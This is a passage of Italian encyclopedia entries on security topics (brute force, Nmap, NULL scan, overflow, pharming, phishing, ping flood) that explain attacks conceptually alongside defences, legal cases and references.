In ambito crittanalitico questo metodo si utilizza in genere per trovare la chiave di un sistema che impiega un cifrario per individuare il quale non si conosca alcun attacco migliore, ed è noto appunto come **attacco di forza bruta**. Questo fu ad esempio il metodo utilizzato dal controspionaggio polacco e poi inglese per decifrare i messaggi tedeschi della macchina Enigma, ideata da Arthur Scherbius. Per ottenere il risultato infatti, essi utilizzarono la famosa *Bomba* ideata da Marian Rejewski, una speciale macchina calcolatrice in grado di sottoporre il messaggio cifrato ad un attacco di forza bruta, fino a trovare la soluzione. La macchina venne poi perfezionata dagli inglesi, grazie al contributo del grande matematico Alan Turing. Questi primi rudimentali e mastodontici calcolatori erano lentissimi, se paragonati agli attuali computer, e potevano impiegare interi mesi per decifrare un breve messaggio. In tempi più recenti, per supplire alla sempre maggiore velocità dei computer disponibili in commercio, divenne necessario utilizzare chiavi di sempre maggiore dimensione. Questa crescita delle dimensioni della chiave è sostenibile, dato che mentre lo spazio delle chiavi (e quindi il tempo necessario per un attacco forza bruta) aumenta esponenzialmente con la lunghezza delle chiave (come $O(2^n)$, per la precisione) il tempo di cifratura e decifrazione in genere ha poca dipendenza dalla lunghezza della chiave (per fare un esempio, AES, utilizzando chiavi di 256 bit, è più veloce del Data Encryption Standard (DES), che può utilizzare solamente chiavi da 56 bit).

Un esempio pratico di attacco di forza bruta è quello tentare di aprire una valigetta con serratura a combinazione provando tutte le possibili combinazioni delle tre (in genere non sono più di tre) rotelle numerate. Per aumentare la protezione della valigetta da questo tipo di attacchi è necessario aumentare il numero di ruote numerate; siccome il numero di combinazioni in questo caso cresce secondo le potenze di dieci, con una ruota in più le possibili combinazioni passano da 1.000 a 10.000.

Bisogna prestare attenzione però al *trade off*, cioè tempo-memoria contro tempo-processori: come spiegato da Daniel J. Bernstein nell'articolo riportato, un calcolatore con 2^{32} processori è incomparabilmente più veloce del corrispondente calcolatore seriale di pari costo.

Utilizzo in sicurezza informatica

Nell'ambito della sicurezza informatica questo metodo si utilizza soprattutto per trovare la *password* di accesso ad un sistema. La differenza principale tra attaccare una chiave crittografica e attaccare una *password* è che la prima è solitamente stata generata in modo totalmente casuale mentre una password, per la sua stessa natura di dover essere ricordata e inserita da esseri umani, è generalmente meno densa di informazioni. Utilizzando una parola italiana di 8 caratteri come password la sua sicurezza (il numero di tentativi che un attaccante deve fare) non è di 2^{63} tentativi (una sicurezza equivalente a una chiave casuale di 64 bit) ma piuttosto il numero totale di parole italiane di 8 caratteri (una sicurezza equivalente a meno di 16 bit). È quindi palese l'importanza di utilizzare password molto lunghe (spesso chiamate passphrase) oppure generate casualmente; queste due scelte non fanno altro che barattare la facilità di memorizzazione con la lunghezza e il tempo necessario per inserire manualmente la password.

Quando sul sistema è possibile un attacco offline (ovvero quando l'attacco si può eseguire su una copia di lavoro locale del sistema da attaccare) si può compensare la lentezza di esecuzione con la quantità di risorse: laddove un

singolo computer possa "provare" 100.000 chiavi al secondo, due computer possono provarne il doppio e così via (la velocità aumenta linearmente con le risorse utilizzate). Questa caratteristica ha nei recenti anni motivato molti attacchi "distribuiti" sfruttando solo i cicli inutilizzati di migliaia e migliaia di comuni computer (Internet facilita di molto l'organizzazione di questo tipo di attacchi). Questo ovviamente non è applicabile a sistemi informatici dove sia possibile esclusivamente un attacco online, né a sistemi che utilizzino protezioni fisiche quali lucchetti metallici: non è ovviamente possibile sveltirne l'apertura provando due o più chiavi alla volta.

Voci correlate

- Attacco a dizionario
- Crittografia
- Enigma
- Password
- Potenza di due
- Rafforzamento della chiave
- Sicurezza informatica
- Storia del computer
- Arthur Scherbius
- Alan Turing
- Marian Rejewski

Collegamenti esterni

- (**EN**) Daniel Bernstein, Understanding brute force [1], file pdf.
- Brutus [2]

Note

[1] http://cr.yp.to/snuffle/bruteforce-20050425.pdf
[2] http://www.hoobie.net/brutus

Nmap

Nmap	
Sviluppatore	Gordon Lyon (Fyodor)
Ultima versione	5.51 (12 febbraio 2011)
S.O.	Multi-piattaforma
Genere	Sicurezza Informatica
Licenza	GNU General Public License (Licenza libera)
Sito web	http://www.insecure.org/nmap/

Nmap è un software libero distribuito con licenza GNU GPL da Insecure.org creato per effettuare port scanning, cioè mirato all'individuazione di porte aperte su un computer bersaglio o anche su range di indirizzi IP, in modo da determinare quali servizi di rete siano disponibili.

È in grado di ipotizzare quale sistema operativo sia utilizzato dal computer bersaglio, tecnica conosciuta come *fingerprinting*. Nmap è divenuto uno degli strumenti praticamente indispensabili della "cassetta degli attrezzi" di un amministratore di sistema, ed è usato per test di penetrazione e compiti di sicurezza informatica in generale.

Come molti strumenti usati nel campo della sicurezza informatica, Nmap può essere utilizzato sia dagli amministratori di sistema che dai cracker o *script kiddies*. Gli amministratori di sistema possono utilizzarlo per verificare la presenza di possibili applicazioni server non autorizzate, così come i cracker possono usarlo per analizzare i loro bersagli.

Nmap è spesso confuso con strumenti per la verifica di vulnerabilità come Nessus. Nmap può essere configurato per evadere dagli IDS (Intrusion Detection System) ed interferire il meno possibile con le normali operazioni delle reti e dei computer che vengono scanditi.

Curiosità

Nel film *Matrix Reloaded* Trinity usa Nmap per penetrare nel sistema della centrale elettrica, tramite la forzatura dei servizi SSH e il bug CRC32[1] (scoperto nel 2001).

Note

[1] BBC News: Matrix mixes life and hacking (http://news.bbc.co.uk/1/hi/technology/3039329.stm)

Voci correlate

- Port scanning
- hping
- Nessus

Altri progetti

- **Wikimedia Commons** contiene file multimediali: http://commons.wikimedia.org/wiki/Category:Nmap

Collegamenti esterni

- (EN) The Nmap Security Scanner (http://www.insecure.org/nmap/)
- Guida in Italiano per Nmap (http://www.shishii.com/dummy/index.php?id=99)

NULL scan

Il **NULL scan** è un tipo particolare di scansione delle porte che consiste nell'invio di pacchetti con tutti i flag a 0. Secondo le specifiche standard (RFC 793) un host che riceve un pacchetto simile su una porta chiusa deve rispondere con un pacchetto con il flag RST attivo, mentre se sulla porta vi è in ascolto un servizio allora il pacchetto viene ignorato. Tuttavia alcune implementazioni del protocollo TCP/IP come quello Microsoft non rispondono in ogni caso rendendo questo tipo di scansione inaffidabile in alcuni casi.

Altri tipi di scan

- TCP connect scan
- SYN scan
- ACK scan
- NULL scan
- FIN scan
- XMAS scan
- idle scan
- IP protocol scan

Voci correlate

- Port scanning
- UDP scan

Overflow

Il termine **overflow** (in italiano: traboccamento) indica che il volume di una sostanza eccede il volume del contenitore. Con accezioni similari viene usato in diversi campi:

- nelle telecomunicazioni il termine **overflow** caratterizza un eccesso di traffico in un determinato sistema di comunicazione e viene chiamato *buffer overflow*.
- in campo informatico il termine **overflow** può indicare diversi tipi di situazioni:
  1. l'*arithmetic overflow*, dovuto a delle operazioni aritmetiche che danno un risultato troppo grande per essere memorizzato nello spazio che il programmatore aveva messo a disposizione per il risultato stesso;
  2. lo *stack overflow*, dovuto ad una creazione eccessiva, da parte di un programma, di cosiddetti *stack frames* (in italiano *record di attivazione*) che servono per riservare una parte della memoria del sistema portando il sistema stesso all'esaurimento della memoria disponibile.
  3. da un punto di vista di comunicazioni di rete si parla di *buffer overflow* e di *heap overflow* quando il flusso di dati in ingresso è maggiore della memoria di sistema che il programmatore ha riservato per quel determinato tipo di dati; questa è anche una tecnica utilizzata da vari tipi di pirati informatici per cercare di ottenere privilegi di accesso ad un sistema (il cosiddetto exploit).

Pharming

In ambito informatico si definisce **pharming** una tecnica di cracking, utilizzata per ottenere l'accesso ad informazioni personali e riservate, con varie finalità. Grazie a questa tecnica, l'utente è ingannato e portato a rivelare inconsapevolmente a sconosciuti i propri *dati sensibili*, come numero di conto corrente, nome utente, *password*, numero di carta di credito etc.

Etimologia

La parola deriva da **farming**, *esternalizzazione*, sul modello di **phishing/fishing**.

Premessa

Ogni volta che un utente digita nel proprio browser l'indirizzo di una pagina web nella forma *alfanumerica* (come www.pincopallino.it) questo viene tradotto automaticamente dai calcolatori in un **indirizzo IP** numerico che serve al protocollo IP per reperire nella rete internet il percorso per raggiungere il server web corrispondente a quel *dominio*. In tal senso, p.es., digitando l'URL *it.wikipedia.org* questo viene tradotto dal Server DNS del proprio provider in un indirizzo IP nel formato 145.97.39.155

L'obiettivo finale del pharming è il medesimo del phishing, ovvero indirizzare una vittima verso un server web "clone" appositamente attrezzato per carpire i dati personali della vittima.

Metodologia di attacco

Esistono almeno due metodologie di attacco, a seconda che l'obiettivo primario sia il Server DNS dell'Internet Service Provider oppure direttamente il PC della vittima:

1. nel primo caso l'utente malintenzionato (cracker) opera, con sofisticate tecniche di intrusione, delle variazioni nei Server DNS dell'Internet Service Provider modificando gli abbinamenti tra il dominio (*es. wikipedia.org*) e l'indirizzo IP corrispondente a quel dominio. In questo modo gli utenti connessi a quel Provider, pur digitando il corretto indirizzo URL, verranno inconsapevolmente reindirizzati ad un server trappola appositamente predisposto per carpire le informazioni. Questo server trappola è ovviamente reperibile all'indirizzo IP inserito dal cracker e l'aspetto del sito è esteticamente simile a quello vero.
2. nel secondo caso l'utente malintenzionato (cracker) opera, con l'ausilio di programmi trojan o tramite altro accesso diretto, una variazione nel personal computer della vittima. Ad esempio, nei sistemi basati sul sistema operativo Windows, modificando il file "hosts" presente nella directory **"C:\windows\system32\drivers\etc"**. Qui possono essere inseriti o modificati gli abbinamenti tra il dominio interessato (*es. wikipedia.org*) e l'indirizzo IP corrispondente a quel dominio. In questo modo la vittima che ha il file **hosts** modificato, pur digitando il corretto indirizzo URL nel proprio browser, verrà reindirizzata verso un server appositamente predisposto per carpire le informazioni. Un altro metodo consiste nel modificare direttamente nel registro di sistema i server DNS predefiniti. In questo modo l'utente - senza rendersene conto - non utilizzerà più i DNS del proprio Internet Service Provider, bensì quelli del cracker, dove ovviamente alcuni abbinamenti fra dominio e indirizzo IP saranno stati alterati.

In tutto questo processo nulla può far ipotizzare alla vittima di essere connessa ad un server trappola se quest'ultimo è perfettamente somigliante a quello vero. Il cracker utilizzerà quindi a proprio beneficio i dati inseriti dalla vittima nel Server "clone".

Come difendersi

Per difendersi dall pharming non esistono alla data di redazione di questo articolo dei programmi **specifici** se non i firewall che tentano di impedire l'accesso al proprio PC da parte di utenti esterni e programmi antivirus che bloccano l'esecuzione di codice malevolo. Per quanto riguarda invece il server DNS dell'Internet Service Provider questo è solitamente gestito e protetto da professionisti che dovrebbero conoscere le modalità di protezione dei propri server.

Se il sito a cui ci si collega è un sito *sicuro* prima dell'accesso verrà mostrato un **certificato digitale** emesso da una **autorità di certificazione** conosciuta, che riporterà i dati esatti del sito. Questo certificato andrebbe quantomeno letto e non frettolosamente accettato. In alcuni casi il sito *sicuro* non appare come tale solo perché la banca utilizza una tecnica di incapsulamento delle pagine a *frames* che non mostra il lucchetto nell'apposita casellina del browser né l'indirizzo in modalità *https*.

Voci correlate

- Spoofing
- Certificato digitale
- Cracker
- Sicurezza informatica
- Hacker
- Firewall
- Antivirus

Phishing

Il phishing è un tipo di truffa via internet attraverso la quale un aggressore cerca di ingannare la vittima convincendola a fornire informazioni personali sensibili.

Si tratta di una attività illegale che sfrutta una tecnica di ingegneria sociale: attraverso l'invio casuale di messaggi di posta elettronica che imitano la grafica di siti bancari o postali, un malintenzionato cerca di ottenere dalle vittime la password di accesso al conto corrente, le password che autorizzano i pagamenti oppure il numero della carta di credito. Tale truffa può essere realizzata anche mediante contatti telefonici.

La prima menzione registrata del termine phishing è sul newsgroup di Usenet *alt.online-service.america-online* il 2 gennaio 1996,[1] malgrado il termine possa essere apparso precedentemente nell'edizione stampata della rivista per hacker *2600*.[2] Il termine phishing è una variante di *fishing* (letteralmente "pescare" in lingua inglese),[3] probabilmente influenzato da *phreaking*[4] [5] e allude all'uso di tecniche sempre più sofisticate per "pescare" dati finanziari e password di un utente. La parola può anche essere collegata al linguaggio leet, nel quale la lettera f è comunemente sostituita con ph.[6] La popolare teoria che si tratti di un portmanteau di *password harvesting*[7] è un esempio di pseudoetimologia.

Metodologia di attacco

Il processo standard delle metodologie di attacco di *phishing* può riassumersi nelle seguenti fasi:

1. l'utente malintenzionato (*phisher*) spedisce al malcapitato e ignaro utente un messaggio email che simula, nella grafica e nel contenuto, quello di una istituzione nota al destinatario (per esempio la sua banca, il suo provider web, un sito di aste online a cui è iscritto).
2. l'e-mail contiene quasi sempre avvisi di *particolari situazioni o problemi* verificatesi con il proprio conto corrente/account (ad esempio un addebito enorme, la scadenza dell'account, ecc.) oppure un'offerta di denaro.
3. l'e-mail invita il destinatario a seguire un link, presente nel messaggio, per evitare l'addebito e/o per regolarizzare la sua posizione con l'ente o la società di cui il messaggio simula la grafica e l'impostazione (Fake login).
4. il link fornito, tuttavia, *non* porta in realtà al sito web ufficiale, ma a una *copia fittizia* apparentemente simile al sito ufficiale, situata su un server controllato dal phisher, allo scopo di richiedere e ottenere dal destinatario dati personali particolari, normalmente con la scusa di una conferma o la necessità di effettuare una autenticazione al sistema; queste informazioni vengono memorizzate dal server gestito dal phisher e quindi finiscono nelle mani del malintenzionato.
5. il phisher utilizza questi dati per acquistare beni, trasferire somme di denaro o anche solo come "ponte" per ulteriori attacchi.

Talora, l'e-mail contiene l'invito a cogliere una nuova "opportunità di lavoro" (quale operatore finanziario o *financial manager*), consistente nel fornire le coordinate bancarie del proprio conto online per ricevere l'accredito di somme che vanno poi ri-trasferite all'estero tramite sistemi di *money trasfert* (Western Union o Money Gram), trattenendo una percentuale dell'importo, che può arrivare a cifre molto alte. In realtà si tratta del denaro rubato con il *phishing*, per il quale il titolare del conto online beneficiario, spesso in buona fede, commette il reato di riciclaggio di denaro sporco. Quest'attività comporta per il *phisher* la perdita di una certa percentuale di quanto è riuscito a sottrarre, ma esiste comunque un interesse a disperdere il denaro sottratto in molti conti correnti e a fare ritrasferimenti in differenti Paesi, perché così diviene più difficile risalire alla identità del criminale informatico e ricostruire compiutamente il meccanismo illecito. Peraltro, se i trasferimenti coinvolgono più Paesi, i tempi per la ricostruzione dei movimenti bancari si allungano, poiché spesso serve una rogatoria e l'apertura di un procedimento presso la magistratura locale di ogni Paese interessato. [8]

Risarcimento del danno

Per la normativa italiana, gli istituti di credito non sono tenuti a garantire i clienti da frodi informatiche. Non sono perciò tenute al risarcimento delle somme prelevate indebitamente a causa di una violazione dell'*account* Internet dei clienti, o della clonazione dei loro bancomat o carte di credito.

Un recente provvedimento del GUP di Milano, del 10 ottobre 2008, ha stabilito che solo l'esistenza di un preciso obbligo contrattuale in capo alla banca di tenere indenne il cliente da ogni tipo di aggressione alle somme depositate potrebbe attribuire all'ente la qualifica di danneggiato dal reato.

I singoli contratti per l'apertura di un conto corrente e la *home banking* possono prevedere che in specifici casi la banca sia tenuta a risarcire il cliente delle somme indebitamente prelevate.

Spesso, l'istituto di credito è coperto dal rischio di furto o smarrimento dei dati identificativi e delle carte. Il costo di questa riassicurazione è ribaltato sui clienti, che talora beneficiano di clausole contrattuali a loro favore per questo tipo di coperture.

L'istituto rifiuta generalmente il risarcimento se il cliente, oltre a perdere la carta, ha smarrito anche il PIN di accesso; in modo analogo, per la *home banking* rifiuta di risarcire le somme se il cliente ha smarrito la *password* di accesso insieme al *token*. Ciò configura negligenza da parte del cliente e l'eventualità del dolo e truffa all'istituto di credito: il cliente potrebbe cedere a terzi i propri dati e la carta, i quali, d'accordo col cliente, potrebbero effettuare dei prelievi, mentre il titolare dichiara lo smarrimento o il furto.

Tuttavia la banca (o altro istituto o società) ha l'onere di applicare sia le misure di sicurezza minime stabilite nel DL 196/03 per tutelare i dati personali del cliente, sia di attuare tutte quelle misure idonee e preventive che, anche in base al progresso tecnico, possono ridurre al minimo i rischi. Infatti in caso di furto delle credenziali, anche se la banca accusa l'utente di esserne responsabile perché potrebbe aver risposto a mail di phishing, è tenuta a dimostrare al giudice di aver attuato tutte le misure (sia quelle minime stabilite che quelle idonee e preventive che vanno valutate di caso in caso con una valutazione del rischio -obbligatoria- e un documento programmatico per la sicurezza) per ridurre al minimo i rischi. Se la banca non ha attuato misure che in altre banche sono comuni per la prevenzioni delle frodi informatiche, accessi abusivi etc., ad esempio, potrebbe essere tenuta a risarcire l'utente del danno.

La Raccomandazione europea n. 489 del 1997 stabilisce che dalla data della comunicazione alla banca di aver subito una truffa (con allegazione della denuncia alla polizia), il titolare del conto non può essere ritenuto responsabile dell'uso che viene fatto del suo conto da parte di terzi, per cui i soldi sottratti devono essergli restituiti.

Difesa

Bisogna fare attenzione ai siti visitati non autentici. In caso di richiesta di dati personali, numeri di conto, password o carta di credito, è buona norma, prima di cancellare, inoltrarne una copia alle autorità competenti e avvisare la banca o gli altri interessati, in modo che possano prendere ulteriori disposizioni contro il sito falso e informare i propri utenti.

Il cliente può verificare i movimenti dall'estratto conto, che può vedere al Bancomat o dal proprio conto corrente on-line.

Molti istituti offrono un servizio di *SMS alert*, più efficace, perché notifica il movimento non appena viene effettuato, non quando avviene la sua registrazione, che può essere a distanza di diversi giorni. Il servizio è attivabile dal Bancomat, in filiale o dall'ambiente on-line, e consiste nell'invio di un messaggio al numero indicato dal cliente, per tutti i prelievi o pagamenti che superano l'importo da questi impostato. Il messaggio parte in tempo reale quando è effettuato il movimento (non alla data di registrazione, quindi anche quando questo non è ancora visibile nell'estratto conto).

Il servizio è gratuito; i costi del messaggio dipendono dall'operatore telefonico. La Banca non è obbligata a fornire questo tipo di servizio, e le compagnie telefoniche non garantiscono il ricevimento degli SMS in tempi certi, che

possono aumentare in particolare se il cliente si trova all'estero con il suo terminale di ricezione.

La persona che si accorge di pagamenti effettuati da terzi con la sua carta di credito o Bancomat, deve contattare il numero verde della banca per chiedere il blocco della carta: la chiamata viene registrata e le è assegnato un codice di blocco (che è identificativo e univoco). Occorre poi presentare denuncia alle Forze di Polizia, e recarsi in Agenzia con la copia della denuncia e il codice di blocco. In caso di eventuali addebiti "anomali" successivi, ad esempio perché effettuati dall'estero e registrati o contabilizzati con valuta successiva al blocco e alla denuncia, è necessario recarsi nuovamente a integrare la denuncia e ripresentarne copia in filiale.
L'Agenzia inoltra all'Ufficio Legale della Banca la ricusazione dei pagamenti e la richiesta di rimborso per la liquidazione. L'Ufficio Legale verifica se il cliente era fisicamente impossibilitato ad effettuare i movimenti contabili (prelievi da conto o pagamenti) perché l'estratto conto o la denuncia provano che si trovava in altro luogo; se vi sia dolo colpa o negligenza; applica una franchigia (intorno ai 150 euro) che non viene rimborsata, se il contratto di attivazione della carta prevede una responsabilità che in questi casi resti comunque a carico del cliente.

In presenza di accrediti da parte di sconosciuti, il correntista deve non prelevare la somma e chiedere alla banca lo storno del movimento contabile.

Una preoccupazione frequente degli utenti che subiscono lo spillaggio è capire come ha fatto il perpetratore a sapere che hanno un conto presso la banca o servizio online indicato nel messaggio-esca. Normalmente, il *phisher* non conosce se la sua vittima ha un account presso il servizio preso di mira dalla sua azione: si limita ad inviare lo stesso messaggio-esca a un numero molto elevato di indirizzi di email, facendo spamming, nella speranza di raggiungere per caso qualche utente che ha effettivamente un account presso il servizio citato. Pertanto non è necessaria alcuna azione difensiva a parte il riconoscimento e la cancellazione dell'email che contiene il tentativo di spillaggio.

Nel caso del problema correlato noto come Pharming, invece, non esiste una vera e propria soluzione a posteriori ed è necessaria un'azione preventiva.

Un primo controllo per difendersi dai siti di spillaggio, è quello di visualizzare l'icona, a forma di lucchetto in tutti i *browser*, che segnala che sì è stabilita una connessione sicura (ad esempio una connessione SSL/TLS). Tale connessione garantisce la riservatezza dei dati, mentre la loro integrità e l'autenticazione della controparte avvengono solo in presenza della firma digitale, che è *opzionale* e non segnalata.

Infatti, una connessione SSL potrebbe essere stabilita con certificati non veritieri, tramite una coppia di chiave pubblica e privata valide, note a chi vuole fare *phishing*, ma che non sono quelle effettive del sito. Ad esempio, il certificato riporta che il sito it.wikipedia.org utilizza una chiave pubblica, che in realtà è quella del *phisher*. Il *browser* piuttosto che l'utente interessato dovrebbero collegarsi al sito di una *certification authority* per controllare: la banca dati mostra le chiavi pubbliche e un identificativo del possessore, come l'indirizzo IP o l'indirizzo del sito.

Alcuni siti hanno una barra antiphishing specifica che controlla l'autenticità di ogni pagina scaricata dal sito, ad esempio tramite la firma digitale.

La pagina di *login* di un sito è facilmente imitabile. Nei *browser* esiste una opzione per visualizzare il codice HTML delle pagine Internet, che si può copiare e incollare altrove, per ottenere un sito identico. La e-mail truffaldina conterrà un collegamento che punta non al sito originario, ma alla sua imitazione. I dati inseriti nei campi liberi della *form* sono memorizzati in un database o in un file di testo collegato al sito.

Un'altra tecnica di spillaggio consiste nell'inserimento di applicativi di keylogging. In questo caso, i link possono rimandare al sito originale, non necessariamente a un'imitazione, e lo spillaggio dei dati avviene al momento del loro inserimento da tastiera. Queste righe di codice possono essere eseguite con l'apertura di alcuni link, ovvero con la lettura della stessa e-mail, se il programma di posta o l'Internet Service Provider non adottano protezioni sufficienti.

Esistono, inoltre, programmi specifici come la barra anti-spillaggio di Netcraft e anche liste nere (*blacklist*), che consentono di avvisare l'utente quando visita un sito probabilmente non autentico. Gli utenti di Microsoft Outlook / Outlook Express possono proteggersi anche attraverso il programma gratuito Delphish, un toolbar inserito nel MS Outlook / MS Outlook Express con il quale si può trovare i link sospetti in un'email (vedi sezione Collegamenti

esterni). Questi programmi e i più comuni browser non si avvalgono di *whitelist* contenenti gli indirizzi logici e IP delle pagine di autenticazione di tutti gli istituti di credito, che sarebbe un filtro anti-spillaggio sicuramente utile.

Se l'utente non è titolare di un conto corrente online e riceve gli estratti conto periodici per posta ordinaria (non via email), può impostare il filtro anti-spam, inserendo l'indirizzo dell'istituto di credito. In questo modo, le email contenenti un indirizzo del mittente o un link nel testo alla banca, saranno inserite nella cartella dello *spam*, rendendo più facilmente identificabili quelle sospette.

Gli utenti di Internet Explorer possono utilizzare un filtro anti-spillaggio che utilizza una *blacklist*, e confronta gli indirizzi di una pagina web sospetta con quelli presenti in una banca dati mondiale e centralizzata, gestita da Microsoft e alimentata dalle segnalazioni anonime degli utenti stessi.

Analoga protezione è presente in Mozilla Firefox (a partire dalla versione 2), che propone all'utente di scegliere tra la verifica dei siti sulla base di una *blacklist* e l'utilizzo del servizio anti-spillaggio offerto da Google.

Mancano invece banche dati di questo tipo condivise dai vari produttori di browser, pubbliche o istituite presso autorità che hanno la competenza sulle tematiche di Internet e del web (in Italia, la Polizia Postale).

L'oscuramento di un sito di spillaggio non è un'operazione semplice, se questo è ospitato come sottodominio di un altro indirizzo web. In quel caso, è necessario l'oscuramento del dominio ospitante, poiché la "falsa" pagina di autenticazione non è presente nell'elenco ICANN, ma in locale sul server. Il sito oscurato può essere comunque velocemente associato ad un altro indirizzo web.

È possibile associare ad una pagina di un "sito esca" un indirizzo simile, ma non identico a quello del sito "copiato".

All'utente medio resta comunque difficile distinguere un sito di phishing da quello dell'istituto di credito preso di mira. La barra degli indirizzi può contenere un indirizzo del tipo "Nome della Banca.autethicationPage.php@indirizzo del dominio ospitante", l'indirizzo del dominio ospitante nel corrispondente indirizzo IP, il simbolo "@" nella codifica ASCII, o nell'equivalente binario o esadecimale, rendendo l'indirizzo della risorsa di "phishing" simile e poco più lungo di quello che è stato falsificato.

Casi giudiziari e prime condanne penali

Nel 2007 con sentenza del Tribunale di Milano [9] si è avuta, per la prima volta in Italia, la condanna di membri di una associazione transnazionale dedita alla commissione di reati di *phishing* [10] . Tale sentenza è stata confermata in Cassazione nel 2011.

Nel 2008, con sentenza del Tribunale di Milano [11] , si è invece pervenuti per la prima volta in Italia alla condanna per riciclaggio [12] di soggetti che, quali *financial manager*, si erano prestati alla attività di incasso e ritrasferimento di somme di denaro provento dei reati di *phishing* a danno dei correntisti italiani [13]

Queste due sentenze hanno dunque indicato quali norme possono essere applicate a questo nuovo fenomeno criminale, dal momento che in Italia il *phishing* non è ancora specificatamente regolamentato, a differenza di altre legislazioni - prima fra tutte quella americana - che possiedono norme penali incriminatrici *ad hoc* [14]

Note

[1] *"phish, v." OED Online, March 2006, Oxford University Press.* (http://dictionary.oed.com/cgi/entry/30004303/) in *Oxford English Dictionary Online*. URL consultato il 9 agosto 2006.

[2] Ollmann, Gunter. *The Phishing Guide: Understanding and Preventing Phishing Attacks* (http://www.technicalinfo.net/papers/Phishing.html) in *Technical Info*. URL consultato il 10 luglio 2006.

[3] *Spam Slayer: Do You Speak Spam?* (http://www.pcworld.com/article/id,113431-page,1/article.html) in *PCWorld.com*. URL consultato il 16 agosto 2006.

[4] *"phishing, n." OED Online, March 2006, Oxford University Press.* (http://dictionary.oed.com/cgi/entry/30004304/) in *Oxford English Dictionary Online*. URL consultato il 9 agosto 2006.

[5] *Phishing* (http://itre.cis.upenn.edu/~myl/languagelog/archives/001477.html) in *Language Log, 22 settembre 2004*. URL consultato il 9 agosto 2006.

[6] Anthony Mitchell. «A Leet Primer» (http://www.technewsworld.com/story/47607.html.), TechNewsWorld, 12 luglio 2005.

[7] *Know your Enemy: Phishing* (http://www.honeynet.org/papers/phishing/) in *The Honeynet Project & Research Alliance*. URL consultato il 8 luglio 2006.

[8] F.Cajani, G. Costabile, G. Mazzaraco, *Phishing e furto d'identita digitale. Indagini informatiche e sicurezza bancaria*, Milano, Giuffrè, 2008

[9] Tribunale di Milano, sentenza del 10.12.2007 - est. Gamacchio (Giudice per l'udienza preliminare): cfr. R. Flor, *Frodi identitiarie e diritto penale*, in *Riv. giurisp. econ. az.*, 2008, 4, p. 184; A. Sorgato, I*l reato informatico: alcuni casi pratici*, in *Giur. pen.*, 2008, 11, p. 40

[10] L. Fazzo, «Ecco come noi hacker romeni vi svuotiamo i conti bancari» (http://www.ilgiornale.it/interni/ecco_come_noi_hacker_romeni_vi_svuotiamo_conti_bancari/11-12-2007/articolo-id=226695-page=0-comments=1), in *Il Giornale*, 11 dicembre 2007

[11] Tribunale di Milano, sentenza del 29.10.2008, est. Luerti (Giudice per l'udienza preliminare) in *Corr. Mer.*, 2009, 3, pp. 285 e ss. con nota di F. Agnino, *Computer crime e fattispecie penali tradizionali: quando il* phishing *integra il delitto di truffa*

[12] L. Ferrarella , Soldi trasferiti online. «È riciclaggio» (http://archiviostorico.corriere.it/2009/gennaio/07/Soldi_trasferiti_online_riciclaggio__co_7_090107025.shtml), in *Corriere della Sera*, 7 gennaio 2009

[13] F. Tedeschi, Lotta al cybercrime. Intervista esclusiva al magistrato a caccia delle nuove mafie (http://www.osservatoriofinanziario.it/of/newslarge.asp?id=636&pagina=1)

[14] S. Aterno, F. Cajani, G. Costabile, M. Mattiucci, G. Mazzaraco, *Computer Forensics e indagini digitali*, Experta, 2011

Voci correlate

- Truffa alla nigeriana
- Scam
- Skimmer
- Pharming
- Vishing
- Trashing
- Whaling
- Tabnabbing
- Keylogger
- Script kiddie
- Cracker
- Cracking
- Ingegneria sociale
- Social Network Poisoning

Collegamenti esterni

- HOAX.IT - Tutto su Bufale, Leggende Metropolitane, Verifica Hoax e Appelli Umanitari, Sicurezza Informatica, Phishing, Truffe, News (http://www.hoax.it/)
- Phishing (en) (http://www.dmoz.org/Society/Crime/Theft/Identity_Theft/Phishing/) su Open Directory Project (Segnala (http://www.dmoz.org/cgi-bin/add.cgi?where=Society/Crime/Theft/Identity_Theft/Phishing/) su DMoz un collegamento pertinente all'argomento "Phishing (en)")
- Anti-Phishing Italia (http://www.anti-phishing.it/)
- SicurezzaInformatica.it - Categoria Phishing e Truffe (http://www.sicurezzainformatica.it/archives/phishing_e_truffe/)
- Truffe on-line: news ed informazioni sulle frodi, trappole, inganni, raggiri ed insidie perpetrate in Rete e nel mondo reale (http://www.truffeonline.it/)
- (**EN**) Anti-Phishing Working Group (http://www.antiphishing.org/)
- (**EN**) Anti-phishing Toolbars (http://www.xml-dev.com/blog/index.php?action=viewtopic&id=59) Free Anti-phishing Toolbars for Web Browsers.
- (**EN, DE**) Delphish (http://www.delphish.com) Free Anti-phishing-Tool for MS Outlook
- (**EN**) Safe Browsing for Enterprise Users (http://www.xml-dev.com/xml/SafeBrowsing/) How Enterprises can make web browsing safer by using free software applications.
- dirittodellinformatica.it (http://www.dirittodellinformatica.it/focus/privacy-e-sicurezza.html) Segnalazioni di casi di phishing
- diritto penale e diritto penale dell'informatica Riferimenti bibliografici e articoli sui profili penali del phishing (http://www.robertoflor.blogspot.com/)
- Prevenzione Svizzera della Criminalità - Phishing (http://www.conosco-il-trucco.ch/4/it/1metodi_di_prevenzione_e_truffa/40206phishing.php)
- Procura della Repubblica presso il Tribunale di Milano - pool reati informatici (http://www.procura.milano.giustizia.it/reati-informatici.html)

Ping flood

Il **ping flood** è un semplice attacco di tipo denial of service dove l'utente malevolo sommerge il sistema oggetto dell'attacco per mezzo di pacchetti ICMP Echo Request (ping). Ha successo soltanto se l'utente che compie l'attacco dispone di molta più banda rispetto al sistema attaccato (per esempio un attacco eseguito con una linea ADSL verso un sistema collegato con un modem dial-up). Colui che compie l'attacco spera che il sistema risponda con pacchetti ICMP Echo Reply, consumando quindi banda in uscita, oltre a quella già utilizzata per i pacchetti in arrivo.

Difesa

Per ridurre gli effetti di un ping flood, è possibile utilizzare un firewall per filtrare i pacchetti ICMP Echo Request in ingresso. Ciò permette al computer di evitare l'invio di pacchetti ICMP Echo Reply, realizzando due obiettivi.

1. Risparmio di banda, realizzato non rispondendo ai pacchetti.
2. Mancanza di feedback verso l'utente malevolo, che non riesce a quantificare l'efficacia del suo attacco.

Tuttavia, questo tipo di filtro previene anche la misurazione della latenza da parte di utenti legittimati a farlo. Una soluzione di compromesso può essere quella di filtrare solo i pacchetti ICMP Echo Request più grandi.

Si noti che non si può considerare affidabile l'indirizzo IP sorgente dei pacchetti, dal momento che questo può essere facilmente falsificato (vedi spoofing) per far sì che appaia come proveniente da un altro indirizzo IP. Ciascun pacchetto può inoltre essere falsificato e contenere un indirizzo IP generato a caso.

Voci correlate

- Denial of service
- Ping

Ping of Death

